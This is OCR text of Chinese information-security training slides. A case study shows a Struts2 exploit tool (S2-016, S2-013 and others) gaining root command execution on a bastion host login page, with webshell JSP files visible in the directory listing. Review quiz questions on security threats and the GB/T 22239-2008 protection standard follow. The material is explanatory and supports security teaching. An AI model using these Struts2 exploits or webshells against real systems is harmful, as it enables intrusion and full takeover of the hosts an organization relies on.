
案例二


https://192.168.90.113/fort/login/check.action
清空并粘贴
POST
UTF-8
使用漏洞:
2013 S2-016
2013 S2-013
2011 S2-009
2010 S2-005
目标信息
执行命令
文件上传
连接小马
状态
超时:
80000
命令:
uname -a
执行
清空
★K8cmd-> whoami
root
★K8cmd-> uname -a
Linux FORT 2.6.26-2-686 #1 SMP Mon Jun 21 05:58:44 UTC 2010 i686 GNU/Linux


?????
???
<script_templates> <dir> 4096
<WEB-INF> <dir> 4096
index.jsp <edit> 126
<scripts> <dir> 4096
<task_logs> <dir> 4096
k8cmd.jsp <edit> 2184
error.jsp <edit> 187
<csvTemplate> <dir> 4096
<META-INF> <dir> 4096
<pages> <dir> 4096
<logs> <dir> 4096
<styles> <dir> 4096
one8.jsp <edit> 170
<dlls> <dir> 4096
<images> <dir> 4096
A <edit> 0
yang.jsp <edit> 55183
test.txt <edit> 19
<uploads> <dir> 4096

案例二

典型应用场景


网络设备和服务器区
UNIX/LINUX Server
Windows server
网络设备
安全设备
DB
返回结果
数据库客户端
堡垒机
审计控制台
WEB登录
返回结果
维护人员
管理员
运维人员
第三方代维人员

后果总结

掌握所有门钥匙的管家叛变了。。。

从这两个案例我们可以看出，许多信息安全产品由于掌握着整个系统的安全资源，一旦其出了安全问题，其严重性远远比单台服务器有了漏洞或者被入侵了更为严重。

思考题

1、医疗信息系统常见的威胁包括（多选）

A）信息泄露；
B）数据丢失；
C）越权访问；
D）抵赖。

2、信息安全必须由国家进行管理的理由有（多选）：

A）信息系统的所有权都属于国家；
B）系统被破坏后影响的范围往往并不局限于信息系统归属的主体自身；
C）弥补损害所花的代价，通常远远高于采取预防措施所花费的成本，这个代价往往由国家和社会来负担；
D）系统管理单位往往不清楚如何有效提升自身的信息安全管理水平。

思考题

3、为有效推动信息安全等级保护，国家制定了GB/T 22239-2008《信息安全技术 信息系统安全等级保护基本要求》，该标准的定位是（单选）：

A）设定系统各个级别安全保护的最低要求；
B）设定系统各个级别安全保护的最高要求；
C）设定系统各个级别安全保护的唯一要求；
D）设定系统各个级别定级的依据。

欢迎批评指正！